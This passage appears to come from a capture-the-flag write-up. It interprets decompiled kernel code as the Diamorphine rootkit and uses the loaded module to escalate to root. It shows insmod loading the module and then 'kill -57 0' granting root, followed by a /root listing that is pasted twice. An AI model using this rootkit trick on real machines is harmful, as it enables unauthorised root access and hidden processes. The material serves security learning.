    undefined *puVar2;
    task_struct *p;
    task_struct *task;

    puVar2 = &init_task;
    do {
       puVar1 = *(undefined **)(puVar2 + 0x848);
       puVar2 = puVar1 + -0x848;
       if (puVar1 == &DAT_00102880) {
           return 0;
       }
    } while (*(int *)(puVar1 + 0x108) != pid);
    if (puVar2 == (undefined *)0x0) {
       return 0;
    }
    return *(uint *)(puVar1 + -0x81c) >> 0x1c & 1;
}
```

Alright so i search for this name and found that this is a rootkit LKM here is a link for reference : https://github.com/m0nad/Diamorphine

So what this does is that it infect the Linux kernel which can be used to elevate privileges and it also hides malicious processes

To get root privileges we need to send a signal to 0x39 which we can by using `kill -57 <pid>`

First we need to run this command before doing anything else

```
[sudo] password for athena:
athena@routerpanel:~$ sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
insmod: ERROR: could not insert module /mnt/.../secret/venom.ko: Invalid parameters
athena@routerpanel:~$
```

It shouldnt show anything for u i have already ran this now we run `kill -57 0` to get root

```
athena@routerpanel:~$ kill -57 0
athena@routerpanel:~$ whoami
root
athena@routerpanel:~$
```

And we are root
Lets see /root folder

```
athena@routerpanel:~$ cd /root
athena@routerpanel:/root$ ls -al
total 44
drwx------  5 root root 4096 May 26  2023 .
drwxr-xr-x 20 root root 4096 Apr 16  2023 ..
lrwxrwxrwx  1 root root    9 Apr 16  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Mar 16  2023 .cache
----------  1 root root 4499 Apr 18  2023 fsociety00.dat
drwx------  3 root root 4096 May 23  2023 .gnupg
drwxr-xr-x  3 root root 4096 Apr 16  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   33 Apr 16  2023 root.txt
-rw-r--r--  1 root root  165 May 26  2023 .wget-hsts
athena@routerpanel:/root$
```

We have Mr.Robot :D

Also here is is root.txt

```
athena@routerpanel:/root$ ls -al
total 44
drwx------  5 root root 4096 May 26  2023 .
drwxr-xr-x 20 root root 4096 Apr 16  2023 ..
lrwxrwxrwx  1 root root    9 Apr 16  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Mar 16  2023 .cache
----------  1 root root 4499 Apr 18  2023 fsociety00.dat
drwx------  3 root root 4096 May 23  2023 .gnupg
drwxr-xr-x  3 root root 4096 Apr 16  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   33 Apr 16  2023 root.txt
-rw-r--r--  1 root root  165 May 26  2023 .wget-hsts
athena@routerpanel:/root$
```

Thanks for reading :)